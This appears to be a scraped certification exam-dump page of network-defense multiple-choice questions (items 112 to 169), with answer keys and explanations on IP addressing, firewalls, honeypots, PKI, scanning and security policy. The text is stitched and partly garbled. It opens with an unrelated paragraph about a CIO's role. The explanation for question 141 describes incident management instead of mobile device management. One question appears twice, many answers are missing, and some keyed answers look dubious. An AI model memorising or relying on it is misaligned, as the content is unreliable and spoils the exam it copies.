The Chief Information Officer (CIO) is typically responsible for the implementation and management of policies and plans that support an organization's IT and computer systems. The CIO's role involves overseeing the IT department, aligning IT goals with business strategies, and ensuring that the IT infrastructure is capable of supporting the organization's operations and objectives. They play a crucial role in decision-making processes related to technology investments and are instrumental in executing the organization's IT policies and strategic plans.

NEW QUESTION: 112
The network admin decides to assign a class B IP address to a host in the network. Identify which of the following addresses fall within a class B IP address range.
A. 172.168.12.4
B. 255.255.255.0
C. 169.254.254.254
D. 18.12.4.1
Answer: (SHOW ANSWER)

NEW QUESTION: 113

The SOC manager is reviewing logs in AlienVault USM to investigate an intrusion on the network. Which CND approach is being used?

A. Preventive

B. Reactive

C. Retrospective

D. Deterrent

Answer: B (LEAVE A REPLY)

The SOC manager reviewing logs in AlienVault USM to investigate an intrusion is employing a reactive approach. This approach is characterized by actions taken in response to an event or incident that has already occurred. In this context, the SOC manager is analyzing the logs to understand the intrusion after it has been detected, which is a form of reactive security measure.
References: The use of AlienVault USM for log review and intrusion investigation is a common practice in Security Operations Centers (SOCs) as part of their incident response procedures, which is a reactive approach to cybersecurity threats1.

NEW QUESTION: 114

Which of the following network monitoring techniques requires extra monitoring software or hardware?

A. Non-router based

B. Switch based

C. Hub based

D. Router based

Answer: B (LEAVE A REPLY)

Switch-based network monitoring requires additional monitoring software or hardware because switches operate at the data link layer of the OSI model and do not inherently provide monitoring capabilities. To monitor traffic through a switch, network administrators must use port mirroring or a network tap, which involves configuring the switch to send a copy of the network packets to a monitoring device. This allows the monitoring device to analyze the traffic passing through the switch without interfering with the network's normal operation. This technique is essential for deep packet inspection, intrusion detection systems, and for gaining visibility into the traffic between devices in a switched network.
References: The need for extra monitoring software or hardware in switch-based network monitoring is consistent with the Certified Network Defender (CND) curriculum, which emphasizes the importance of implementing robust network monitoring practices to detect and respond to security threats12. Additionally, the use of port mirroring and network taps as methods to monitor switch-based networks is a standard practice in network security, aligning with the CND's focus on technical network security measures34.

NEW QUESTION: 115

Elden is working as a network administrator at an IT company. His organization opted for a virtualization technique in which the guest OS is aware of the virtual environment in which it is

running and communicates with the host machines for requesting resources. Identify the virtualization technique implemented by Elden's organization.

A. Hybrid virtualization

B. Hardware-assisted virtualization

C. Full virtualization

D. Para virtualization

Answer: D (LEAVE A REPLY)

Para virtualization is a virtualization technique where the guest operating system is aware of the virtual environment and can communicate directly with the host machine's hypervisor to request resources. This direct communication allows for a more efficient system, as it does not require the same level of emulation and overhead as full virtualization. In para virtualization, the guest OS is typically modified to interact with a thin layer of software called a hypervisor, which coordinates access to the physical hardware resources. This setup is designed to reduce the performance overhead that typically occurs with full virtualization, where the guest OS must go through a more complex abstraction layer to access resources.

NEW QUESTION: 116

A local bank wants to protect their cardholder dat

a. Which standard should the bark comply with in order to ensure security of this data?

A. SOX

B. HIPAA

C. PCI DSS

D. GDPR

Answer: C (LEAVE A REPLY)

NEW QUESTION: 117

Which of the following is a free security-auditing tool for Linux?

A. SATAN

B. Nessus

C. SAINT

D. HPing

Answer: B (LEAVE A REPLY)

NEW QUESTION: 118

Which of the following is a symmetric 64-bit block cipher that can support key lengths up to 448 bits?

A. HAVAL

B. XOR

C. BLOWFISH

D. IDEA

Answer: C (LEAVE A REPLY)

NEW QUESTION: 119
A network is setup using an IP address range of 0.0.0.0 to 127.255.255.255. The network has a default subnet mask of 255.0.0.0. What IP address class is the network range a part of?
A. Class C
B. Class A
C. Class B
D. Class D
Answer: B (LEAVE A REPLY)
The IP address range from 0.0.0.0 to 127.255.255.255 falls under Class A. In the Class A type of network, the first octet (the first 8 bits of the IP address) is used for the network part, and the remaining 24 bits are used for host addresses. The default subnet mask for Class A is 255.0.0.0, which aligns with the given network's default subnet mask. Class A networks are designed to support a very large number of hosts. The first bit of a Class A address is always set to 0, which means the first octet can range from 1 to 127, thus including the given IP address range.

NEW QUESTION: 120
Which of the following defines the extent to which an interruption affects normal business operations and the amount of revenue lost due to that interruption?
A. RTO
B. RFO
C. RPO
D. RSP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 121
Which type of modulation technique is used in local area wireless networks (LAWNs)?
A. OFDM
B. MIMO-OFDM
C. FHSS
D. DSSS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 122
Which of the following protocols is used for routing of voice conversation over the Internet?
A. DNS
B. IP
C. DHCP
D. VoIP
Answer: (SHOW ANSWER)

NEW QUESTION: 123
Which of the following is a communication protocol multicasts messages and information of all the member IP multicast group?
A. ICMP
B. EGP
C. BGP
D. None
E. IGMP
Answer: E (LEAVE A REPLY)

NEW QUESTION: 124
Identify the network topology where each computer acts as a repeater and the data passes from one computer to the other in a single direction until it reaches the destination.
A. Bus
B. Ring
C. Star
D. Mesh
Answer: B (LEAVE A REPLY)

NEW QUESTION: 125
Which of the following ranges of addresses can be used in the first octet of a Class C network address?
A. 128-191
B. 224-255
C. 0-127
D. 192-223
Answer: D (LEAVE A REPLY)

NEW QUESTION: 126

Which biometric technique authenticates people by analyzing the layer of blood vessels at the back of their eyes?

A. Fingerprinting

B. Iris Scanning

C. Retina Scanning

D. Vein Structure Recognition

Answer: C (LEAVE A REPLY)

The biometric technique that authenticates individuals by analyzing the layer of blood vessels at the back of their eyes is Retina Scanning. This method uses the unique patterns of the retinal blood vessels for identification, which are stable and distinctive to each person. Retina scanning involves shining a low-intensity light source through an optical coupler to scan the retina's unique patterns123.

References: The information aligns with the Certified Network Defender (CND) course's focus on understanding various biometric techniques and their application in network security. Retina scanning is highlighted for its precision and uniqueness, making it suitable for high-security requirements123.

NEW QUESTION: 127

Malone is finishing up his incident handling plan for IT before giving it to his boss for review. He is outlining the incident response methodology and the steps that are involved. What is the last step he should list?

A. Assign eradication.

B. Recovery

C. Containment

D. A follow-up.

Answer: D (LEAVE A REPLY)

The last step Malone should list in his incident handling plan is 'A follow-up'. This step is crucial as it involves analyzing the incident to understand how it occurred and what can be done to prevent similar incidents in the future. It often includes a review of the effectiveness of the response, identification of lessons learned, updating policies and procedures accordingly, and conducting training sessions if necessary. This step ensures that the organization improves its security posture and is better prepared for future incidents.

NEW QUESTION: 128

Cindy is the network security administrator for her company. She just got back from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. She is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established, she sends RST packets to those hosts to stop the session.

She has done this to see how her intrusion detection system will log the traffic. What type of scan is Cindy attempting here?

A. Cindy is using a half-open scan to find live hosts on her network.

B. The type of scan she is using is called a NULL scan

C. She is utilizing a RST scan to find live hosts that are listening on her network

D. Cindy is attempting to find live hosts on her company's network by using a XMAS scan

Answer: A (LEAVE A REPLY)

The technique Cindy is using is known as a SYN scan, also referred to as a half-open scan. This method involves sending SYN packets to initiate a TCP connection. If a SYN/ACK response is received, it indicates that the port is listening (open). Cindy then sends an RST packet to close the session before the handshake is completed. This type of scan is useful for mapping out live hosts on a network without establishing a full TCP connection, which can be logged by intrusion detection systems and is less likely to be logged by the host system.

NEW QUESTION: 129

Which of the following is a mechanism that helps in ensuring that only the intended and authorized recipients are able to read data?

A. Integrity

B. Data availability

C. Confidentiality

D. Authentication

Answer: C (LEAVE A REPLY)

Confidentiality is a mechanism that ensures that only the intended and authorized recipients are able to read data. The data is so encrypted that even if an unauthorized user gets access to it, he will not get any meaning out of it.

Answer option A is incorrect. In information security, integrity means that data cannot be modified without authorization. This is not the same thing as referential integrity in databases. Integrity is violated when an employee accidentally or with malicious intent deletes important data files, when a computer virus infects a computer, when an employee is able to modify his own salary in a payroll database, when an unauthorized user vandalizes a web site, when someone is able to cast a very large number of votes in an online poll, and so on. There are many ways in which integrity could be violated without malicious intent. In the simplest case, a user on a system could mistype someone's address. On a larger scale, if an automated process is not written and tested correctly, bulk updates to a database could alter data in an incorrect way, leaving the integrity of the data compromised. Information security professionals are tasked with finding ways to implement controls that prevent errors of integrity.

Answer option B is incorrect. Data availability is one of the security principles that ensures that the data and communication services will be available for use when needed (expected). It is a method of describing products and services availability by which it is ensured that data continues to be available at a required level of performance in situations ranging from normal to disastrous.

Data availability is achieved through redundancy, which depends upon where the data is stored and how it can be reached.
Answer option D is incorrect. Authentication is the act of establishing or confirming something (or someone) as authentic, i.e., the claims made by or about the subject are true ("authentification" is a variant of this word).

NEW QUESTION: 130
Which of the following is not part of the recommended first response steps for network defenders?
A. Restrict yourself from doing the investigation
B. Extract relevant data from the suspected devices as early as possible
C. Disable virus protection
D. Do not change the state of the suspected device
Answer: C (LEAVE A REPLY)
The recommended first response steps for network defenders typically include preserving the state of the suspected devices and extracting relevant data as early as possible. Disabling virus protection is not part of the recommended first response steps because it could compromise the system's security further and potentially destroy evidence. The primary goal in the initial response is to maintain the integrity of the system and the evidence it contains.

NEW QUESTION: 131
Which of the following honeypots provides an attacker access to the real operating system without any
restriction and collects a vast amount of information about the attacker?
A. High-interaction honeypot
B. Medium-interaction honeypot
C. Honeyd
D. Low-interaction honeypot
Answer: (SHOW ANSWER)
A high-interaction honeypot offers a vast amount of information about attackers. It provides an attacker access
to the real operating system without any restriction. A high-interaction honeypot is a powerful weapon that
provides opportunities to discover new tools, to identify new vulnerabilities in the operating system, and to learn
how blackhats communicate with one another.
Answer option D is incorrect. A low-interaction honeypot captures limited amounts of information that are
mainly transactional data and some limited interactive information. Because of simple design and basic

functionality, low-interaction honeypots are easy to install, deploy, maintain, and configure. A low-interaction
honeypot detects unauthorized scans or unauthorized connection attempts. A low-interaction honeypot is like a
one-way connection, as the honeypot provides services that are limited to listening ports. Its role is very
passive and does not alter any traffic. It generates logs or alerts when incoming packets match their patterns.
Answer option B is incorrect. A medium-interaction honeypot offers richer interaction capabilities than a low-
interaction honeypot, but does not provide any real underlying operating system target. Installing and
configuring a medium-interaction honeypot takes more time than a low-interaction honeypot. It is also more
complicated to deploy and maintain as compared to a low-interaction honeypot. A medium-interaction honeypot
captures a greater amount of information but comes with greater risk. Answer option C is incorrect. Honeyd is
an example of a low-interaction honeypot.

NEW QUESTION: 132
James is a network administrator working at a student loan company in Minnesot a. This company processes over 20,000 student loans a year from colleges all over the state. Most communication between the company schools, and lenders is carried out through emails. Much of the email communication used at his company contains sensitive information such as social security numbers. For this reason, James wants to utilize email encryption. Since a server-based PKI is not an option for him, he is looking for a low/no cost solution to encrypt emails. What should James use?
A. James could use PGP as a free option for encrypting the company's emails.
B. James should utilize the free OTP software package.
C. James can use MD5 algorithm to encrypt all the emails
D. James can enforce mandatory HTTPS in the email clients to encrypt emails
Answer: A (LEAVE A REPLY)
James should opt for PGP (Pretty Good Privacy) as it is a widely recognized method for encrypting emails. PGP provides a cost-effective solution for securing email communication, which is essential for the sensitive information handled by his company. It uses a combination of data compression, symmetric-key cryptography, and public key cryptography to secure emails. Each user has a pair of keys: a public key that is shared with others to encrypt emails to the user, and a private key that is kept secret by the user to decrypt emails they receive. This method ensures that even if the email is intercepted, without the corresponding private key, the contents remain unreadable.

NEW QUESTION: 133
A stateful multilayer inspection firewall combines the aspects of Application level gateway, Circuit level gateway and Packet filtering firewall. On which layers of the OSI model, does the Stateful multilayer inspection firewall works?
A. Network, Session & Application
B. Physical & application
C. Session & network
D. Physical, session & application
Answer: A (LEAVE A REPLY)
A stateful multilayer inspection firewall operates across multiple layers of the OSI model, specifically the Network, Session, and Application layers. It combines the features of packet filtering, circuit-level gateway, and application-level gateway firewalls. This type of firewall inspects the state and context of network traffic, ensuring that all packets are part of a known and valid session. It can make decisions based on the connection state as well as the contents of the traffic, providing a thorough inspection across these layers.

NEW QUESTION: 134
Geon Solutions INC., had only 10 employees when it started. But as business grew, the organization had to increase the amount of staff. The network administrator is finding it difficult to accommodate an increasing number of employees in the existing network topology. So the organization is planning to implement a new topology where it will be easy to accommodate an increasing number of employees. Which network topology will help the administrator solve the problem of needing to add new employees and expand?
A. Ring
B. Star
C. Mesh
D. Bus
Answer: B (LEAVE A REPLY)

NEW QUESTION: 135
Liza was told by her network administrator that they will be implementing IPsec VPN tunnels to connect the branch locations to the main office. What layer of the OSI model do IPsec tunnels function on?
A. The data link layer
B. The session layer
C. The network layer
D. The application and physical layers
Answer: (SHOW ANSWER)
IPsec VPN tunnels function at the network layer of the OSI model. This layer is responsible for the logical transmission of data across a network and includes routing through different network

paths. IPsec enhances the security at this layer by providing features such as data integrity, encryption, and authentication. These features are crucial for establishing a secure and encrypted connection across the internet, which is essential for VPN tunnels that connect different network segments, such as branch locations to a main office.

NEW QUESTION: 136
John has successfully remediated the vulnerability of an internal application that could have caused a threat to the network. He is scanning the application for the existence of a remediated vulnerability, this process is called a_____and it has to adhere to the_____
A. Verification, Security Policies
B. Mitigation, Security policies
C. Vulnerability scanning, Risk Analysis
D. Risk analysis, Risk matrix
Answer: A (LEAVE A REPLY)
The process of scanning an application for the existence of a remediated vulnerability is known as verification. This step is crucial to ensure that the vulnerability has been properly addressed and that the application is no longer susceptible to the previously identified threat. Verification must adhere to the organization's security policies, which provide the framework and guidelines for all security-related activities. These policies ensure that the verification process is conducted in a manner that is consistent with the organization's overall security posture and compliance requirements.

NEW QUESTION: 137
Which of the following is true regarding any attack surface?
A. Decrease in vulnerabilities decreases the attack surface
B. Increase in vulnerabilities decreases the attack surface
C. Decrease in risk exposures increases the attack surface
D. Decrease in vulnerabilities increases the attack surface
Answer: (SHOW ANSWER)
The attack surface of a system refers to the sum of all potential points where an unauthorized user can try to enter or extract data from that system. It encompasses all the vulnerabilities, including software flaws, unsecured network ports, and unprotected system endpoints. Therefore,

when vulnerabilities are decreased, the attack surface is reduced because there are fewer opportunities for an attacker to exploit. This is a fundamental concept in network security, as reducing the attack surface is a critical step in protecting systems against unauthorized access and potential breaches.

NEW QUESTION: 138
Which of the following examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service (DDoS) attacks, certain forms of malware, and policy violations?
A. Wireless Intrusion Prevention System
B. Network Behavior Analysis
C. Network-based Intrusion Prevention
D. Host-based Intrusion Prevention
Answer: (SHOW ANSWER)

NEW QUESTION: 139
Which of the following biometric devices is used to take impressions of the friction ridges of the skin on the underside of the tip of the fingers?
A. Fingerprint reader
B. Facial recognition device
C. Iris camera
D. Voice recognition voiceprint
Answer: (SHOW ANSWER)

NEW QUESTION: 140
Based on which of the following registry key, the Windows Event log audit configurations are recorded?
A. HKEY_LOCAL_MACHINE\SYSTEM\Services\EventLog\ < ErrDev >
B. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\EventLog\ < EntAppsvc >
C. HKEY_LOCAL_MACHINE\CurrentControlSet\Services\EventLog\< ESENT >
D. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\ < Event Log >
Answer: D (LEAVE A REPLY)
The Windows Event Log audit configurations are recorded in the registry key path HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog. This key contains subkeys for each of the event logs on the system, including the Application, Security, and System logs, among others. Each of these subkeys can contain a number of values that determine how events are logged, which can include the maximum size of the log, the retention method, and the file path where the log is stored. Audit policies can be configured to determine which events are recorded in these logs, and the configurations are reflected in the registry under this key.
References: The information provided is based on standard Windows operating system behavior and aligns with the Certified Network Defender (CND) curriculum, which includes understanding

and managing Windows logging and auditing settings as part of network security monitoring and defense strategies.

NEW QUESTION: 141
Michelle is a network security administrator working at a multinational company. She wants to provide secure access to corporate data (documents, spreadsheets, email, schedules, presentations, and other enterprise data) on mobile devices across organizations networks without being slowed down and also wants to enable easy and secure sharing of information between devices within an enterprise. Based on the above mentioned requirements, which among the following solution should Michelle implement?
A. MEM
B. MAM
C. MCM
D. MDM
Answer: C (LEAVE A REPLY)
Incident management enables an organization to analyze, identify, and rectify hazards and prevent future recurrence in business continuity management. It involves a systematic process that manages the lifecycle of all incidents. Incident management ensures that normal service operation is restored as quickly as possible and the business impact is minimized. It is an integral part of an organization's business continuity and disaster recovery plan, focusing on the immediate response to incidents, establishing protocols for communication, and promoting swift recovery actions.

NEW QUESTION: 142
What is Azure Key Vault?
A. It is secure storage for the keys used to encrypt data at rest in Azure services
B. It is secure storage for the keys used to encrypt data in motion in Azure services
C. It is secure storage for the keys used to encrypt data in use in Azure services
D. It is secure storage for the keys used to configure IAM in Azure services
Answer: (SHOW ANSWER)
Azure Key Vault is a cloud service provided by Microsoft Azure that allows users to securely store and manage sensitive information such as encryption keys, secrets, and certificates. It is designed to safeguard cryptographic keys and other secrets used by cloud applications and services. Azure Key Vault helps ensure that data at rest is protected by providing secure storage for encryption keys, which can be used to encrypt data stored in Azure services. It also supports key management tasks such as creating, importing, rotating, and controlling access to keys, making it an essential tool for managing data security in the cloud.
References: The use and management of Azure Key Vault are integral to the Certified Network Defender (CND) curriculum, which aligns with EC-Council's objectives for network security and defense. The CND materials provide guidance on implementing and managing key vaults as part of a comprehensive security strategy1.

NEW QUESTION: 143
In Public Key Infrastructure (PKI), which authority is responsible for issuing and verifying the certificates?
A. Registration authority
B. Certificate authority
C. Digital Certificate authority
D. Digital signature authority
Answer: (SHOW ANSWER)
In Public Key Infrastructure (PKI), the Certificate Authority (CA) is responsible for issuing digital certificates. The CA validates entities and binds their public keys with their respective identities through a process of registration and issuance of certificates. This process can be automated or carried out under human supervision. The Registration Authority (RA) often assists the CA by handling the vetting of certificate requests and authenticating the entity making the request, but it does not issue certificates. The CA maintains the integrity of the binding by ensuring that the certificates are issued according to industry norms and best practices, and it also manages the revocation of certificates when necessary.
References: The explanation is based on the standard roles and responsibilities defined within a PKI as outlined in various sources, including the Internet Engineering Task Force's RFC 36471, which details the functions of an RA and clarifies that only a CA has the authority to issue certificates2345.

NEW QUESTION: 144
Which firewall technology can be implemented in all (application, session, transport, network, and presentation) layers of the OSI model?
A. Circuit-level gateway
B. Network address translation
C. VPN
D. Packet filtering
Answer: A (LEAVE A REPLY)
A circuit-level gateway is a type of firewall technology that can be implemented across all layers of the OSI model, including the application, session, transport, network, and presentation layers. This type of firewall monitors TCP handshaking and session fulfillment between packets to ensure that the session is legitimate.
Circuit-level gateways are effective because they do not inspect the packet itself, but rather the transmission attributes to ensure a trusted session is established.
References: This information is based on the firewall technologies' capabilities as they relate to the OSI model layers, which is a part of the Certified Network Defender (CND) course material provided by EC-Council1.

NEW QUESTION: 145

Identify the virtualization level that creates a massive pool of storage areas for different virtual machines running on the hardware.

A. Storage device virtualization

B. File system virtualization

C. Server virtualization

D. Fabric virtualization

Answer: A (LEAVE A REPLY)

NEW QUESTION: 146

CORRECT TEXT

Fill in the blank with the appropriate term.

_____ is a prime example of a high-interaction honeypot.

Answer:

Honeynet

Explanation:

Honeynet is a prime example of a high-interaction honeypot. Two or more honeypots on a network form a honeynet. Typically, a honeynet is used for monitoring a larger and/or more diverse network in which one honeypot may not be sufficient. Honeynets and honeypots are usually implemented as parts of larger network intrusion-detection systems. A honeyfarm is a centralized collection of honeypots and analysis tools.

NEW QUESTION: 147

John has planned to update all Linux workstations in his network. The organization is using various Linux distributions including Red hat, Fedora and Debian. Which of following commands will he use to update each respective Linux distribution?

1.	Autoupdate	i.	Slackware based
2.	Swaret	ii.	RPM-based
3.	apt-get	iii.	Red Hat based
4.	up2date	iv.	Debian based
		v.	Fedora based

A. 1-iii,2-iv,3-ii,4-v

B. 1-iv,2-v,3-iv,4-iii

C. 1-v,2-iii,3-i,4-iv

D. 1-ii, 2-i,3-iv,4-iii

Answer: D (LEAVE A REPLY)

NEW QUESTION: 148

Which of the following is an open source implementation of the syslog protocol for Unix?

A. Unix-syslog

B. syslog Unix

C. syslog-ng

D. syslog-os
Answer: C (LEAVE A REPLY)

NEW QUESTION: 149
Which of the following refers to the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system?
A. Smurf
B. Spoofing
C. Session hijacking
D. Phishing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 150
Which of the following help in estimating and totaling up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile? Each correct answer represents a complete solution. Choose all that apply.
A. Business Continuity Planning
B. Benefit-Cost Analysis
C. Disaster recovery
D. Cost-benefit analysis
Answer: (SHOW ANSWER)
Cost-benefit analysis is a process by which business decisions are analyzed. It is used to estimate and total up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile. It is a term that refers both to: helping to appraise, or assess, the case for a project, program, or policy proposal; an approach to making economic decisions of any kind. Under both definitions, the process involves, whether explicitly or implicitly, weighing the total expected costs against the total expected benefits of one or more actions in order to choose the best or most profitable option. The formal process is often referred to as either CBA (Cost-Benefit Analysis) or BCA (Benefit-Cost Analysis). Answer option A is incorrect. Business Continuity Planning (BCP) is the creation and validation of a practiced logistical plan that defines how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a Business Continuity Plan. Answer option C is incorrect. Disaster recovery is the process, policies, and procedures related to preparing for recovery or continuation of technology infrastructure critical to an organization after a natural or human-induced disaster. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking) and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication and reputation protection, and should refer to the disaster recovery plan (DRP) for IT related infrastructure recovery / continuity.

NEW QUESTION: 151
What represents the ability of an organization to respond under emergency in order to minimize the damage to its brand name, business operation, and profit?
A. Disaster recovery
B. Crisis management
C. Emergency management
D. Incident management
Answer: B (LEAVE A REPLY)

NEW QUESTION: 152
Which among the following control and manage the communication between VNF with computing, storage, and network resources along with virtualization?
A. Orchestrator
B. VNF Manager(s)
C. Virtualized Infrastructure Manager(s)
D. Element Management System (EMS)
Answer: (SHOW ANSWER)
In the context of Network Function Virtualization (NFV), the Virtualized Infrastructure Manager (VIM) is responsible for controlling and managing the NFV infrastructure (NFVI), which includes compute, storage, and network resources. The VIM operates within one operator's infrastructure domain and is a key component of the Management and Orchestration (MANO) framework. It ensures that the virtualized resources are appropriately allocated and managed to support the deployment and operation of Virtual Network Functions (VNFs).
References: The information aligns with the definitions and roles of VIM as outlined in the NFV and MANO framework documentation1.

NEW QUESTION: 153
Which of the following statements are true about an IPv6 network? Each correct answer represents a complete solution. Choose all that apply.
A. For interoperability, IPv4 addresses use the last 32 bits of IPv6 addresses.
B. It uses 128-bit addresses.

C. It provides improved authentication and security.
D. It increases the number of available IP addresses.
E. It uses longer subnet masks than those used in IPv4.
Answer: (SHOW ANSWER)

NEW QUESTION: 154
Which of the following help in estimating and totaling up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile? Each correct answer represents a complete solution. Choose all that apply.
A. Business Continuity Planning
B. Benefit-Cost Analysis
C. Disaster recovery
D. Cost-benefit analysis
Answer: B,D (LEAVE A REPLY)
Cost-benefit analysis is a process by which business decisions are analyzed. It is used to estimate and total up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile. It is a term that refers both to:
helping to appraise, or assess, the case for a project, program, or policy proposal; an approach to making economic decisions of any kind. Under both definitions, the process involves, whether explicitly or implicitly, weighing the total expected costs against the total expected benefits of one or more actions in order to choose the best or most profitable option. The formal process is often referred to as either CBA (Cost-Benefit Analysis) or BCA (Benefit-Cost Analysis).
Answer option A is incorrect. Business Continuity Planning (BCP) is the creation and validation of a practiced logistical plan that defines how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a Business Continuity Plan.
Answer option C is incorrect. Disaster recovery is the process, policies, and procedures related to preparing for recovery or continuation of technology infrastructure critical to an organization after a natural or human-induced disaster. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking) and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication and reputation protection, and should refer to the disaster recovery plan (DRP) for IT related infrastructure recovery / continuity.

NEW QUESTION: 155
Which of the following is a process that detects a problem, determines its cause, minimizes the damages, resolves the problem, and documents each step of response for future reference?
A. Incident response
B. Incident planning
C. Incident handling

D. Incident management
Answer: (SHOW ANSWER)

NEW QUESTION: 156
How is an "attack" represented?
A. Motive (goal) + method
B. Motive (goal) + method + vulnerability
C. Asset + Threat + Vulnerability
D. Asset + Threat
Answer: (SHOW ANSWER)
An "attack" in the context of network security is represented by a combination of a motive or goal, the method used to carry out the attack, and a vulnerability that can be exploited. The motive is the attacker's reason for conducting the attack, which could range from financial gain to espionage. The method refers to the technique or strategy the attacker uses to exploit a vulnerability. Finally, the vulnerability is a weakness in the system that allows an attacker to breach security measures. This representation aligns with the principles of risk assessment and threat modeling, which are critical components of network defense.

NEW QUESTION: 157
Which of the following types of coaxial cable is used for cable TV and cable modems?
A. RG-62
B. RG-59
C. RG-58
D. RG-8
Answer: B (LEAVE A REPLY)
RG-59 type of coaxial cable is used for cable TV and cable modems.
Answer option D is incorrect. RG-8 coaxial cable is primarily used as a backbone in an Ethernet LAN
environment and often connects one wiring closet to another. It is also known as 10Base5 or ThickNet.
Answer option A is incorrect. RG-62 coaxial cable is used for ARCNET and automotive radio antennas.
Answer option C is incorrect. RG-58 coaxial cable is used for Ethernet networks. It uses baseband signaling
and 50-Ohm terminator. It is also known as 10Base2 or ThinNet.

NEW QUESTION: 158
Which of the following filters car be applied to detect an ICMP ping sweep attempt using Wireshark?
A. icmp.type==8
B. icmp.type==13

C. icmp.type==17
D. icmp.type==15
Answer: (SHOW ANSWER)
In Wireshark, the filter icmp.type==8 is used to detect ICMP Echo requests, which are commonly used in ping sweep attempts. A ping sweep is a network scanning technique used to determine which of a range of IP addresses map to live hosts. It involves sending ICMP Echo requests (type 8) to multiple hosts and listening for Echo replies (type 0). If an Echo reply is received, it indicates that the host is active. Therefore, the filter icmp.type==8 can be applied to capture these ICMP Echo requests and detect a ping sweep attempt.

NEW QUESTION: 159
You are responsible for network functions and logical security throughout the corporation. Your company has over 250 servers running Windows Server 2012, 5000 workstations running Windows 10, and 200 mobile users working from laptops on Windows 8. Last week 10 of your company's laptops were stolen from a salesman, while at a conference in Barcelon a. These laptops contained proprietary company information. While doing a damage assessment, a news story leaks about a blog post containing information about the stolen laptops and the sensitive information. What built-in Windows feature could you have implemented to protect the sensitive information on these laptops?
A. You should have used 3DES.
B. You should have implemented the Distributed File System (DFS).
C. If you would have implemented Pretty Good Privacy (PGP).
D. You could have implemented the Encrypted File System (EFS)
Answer: D (LEAVE A REPLY)
The Encrypted File System (EFS) is a feature of the NTFS file system available in Windows that provides filesystem-level encryption. It allows for the transparent encryption of files, protecting confidential data from attackers who might gain physical access to the computers. EFS uses a combination of symmetric key encryption and public key technology to protect files. The symmetric key, known as the File Encryption Key (FEK), is used to encrypt the file data, and then the FEK itself is encrypted with a public key associated with the user's identity and stored with the file. This ensures that only authorized users can decrypt the encrypted files. EFS is particularly suitable for protecting sensitive data on laptops that might be lost or stolen, as it ensures that the data remains inaccessible without the appropriate encryption key.

NEW QUESTION: 160
Which of the following is a 16-bit field that identifies the source port number of the application program in the host that is sending the segment?
A. Acknowledgment Number
B. Header Length
C. Source Port Address
D. Sequence Number

Answer: (SHOW ANSWER)

NEW QUESTION: 161
Which of the following IEEE standards is also called Fast Basic Service Set Transition?
A. 802.11r
B. 802.11b
C. 802.11e
D. 802.11a
Answer: A (LEAVE A REPLY)

NEW QUESTION: 162
You are taking over the security of an existing network. You discover a machine that is not being used as such, but has software on it that emulates the activity of a sensitive database server. What is this?
A. A reactive IDS.
B. A Polymorphic Virus
C. A Virus
D. A Honey Pot
Answer: (SHOW ANSWER)

NEW QUESTION: 163
Which of the following is an example of a network providing DQDB access methods?
A. IEEE 802.2
B. IEEE 802.4
C. IEEE 802.3
D. IEEE 802.6
Answer: D (LEAVE A REPLY)

NEW QUESTION: 164
In which of the following transmission modes is communication bi-directional?
A. Simplex mode
B. Full-duplex mode
C. Half-duplex mode
D. Root mode
Answer: B (LEAVE A REPLY)

NEW QUESTION: 165
Larry is responsible for the company's network consisting of 300 workstations and 25 servers. After using a hosted email service for a year, the company wants to control the email internally. Larry likes this idea because it will give him more control over the email. Larry wants to purchase a server for email but does not want the server to be on the internal network due to the potential

to cause security risks. He decides to place the server outside of the company's internal firewall. There is another firewall connected directly to the Internet that will protect traffic from accessing the email server. The server will be placed between the two firewalls. What logical area is Larry putting the new email server into?

A. For security reasons, Larry is going to place the email server in the company's Logical Buffer Zone (LBZ).

B. He will put the email server in an IPsec zone.

C. Larry is going to put the email server in a hot-server zone.

D. He is going to place the server in a Demilitarized Zone (DMZ)

Answer: D (LEAVE A REPLY)

NEW QUESTION: 166

Which of the following tools is a free laptop tracker that helps in tracking a user's laptop in case it gets stolen?

A. Adeona

B. SAINT

C. Snort

D. Nessus

Answer: A (LEAVE A REPLY)

NEW QUESTION: 167

Daniel is giving training on designing and implementing a security policy in the organization. He is explaining the hierarchy of the security policy which demonstrates how policies are drafted, designed and implemented.

What is the correct hierarchy for a security policy implementation?

A. Laws, Policies, Regulations, Procedures and Standards

B. Regulations, Policies, Laws, Standards and Procedures

C. Laws, Regulations, Policies, Standards and Procedures

D. Procedures, Policies, Laws, Standards and Regulations

Answer: C (LEAVE A REPLY)

The correct hierarchy for implementing a security policy starts with the Laws, which are the highest level of legal requirements that an organization must follow. Next are the Regulations,

which are specific rules that are derived from laws and apply to certain sectors or types of data. Following regulations, we have Policies, which are high-level statements of management intent and direction for security within the organization. Standards come next; they are specific mandatory controls, rules, and configurations that implement the policies. Finally, Procedures are detailed step-by-step instructions that ensure consistent and repeatable compliance with the standards.

NEW QUESTION: 168
Which of the following applications is used for the statistical analysis and reporting of the log files?
A. Snort
B. Sawmill
C. Sniffer
D. jplag
Answer: B (LEAVE A REPLY)

NEW QUESTION: 169
Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a complete solution. Choose all that apply.
A. Class D
B. Class A
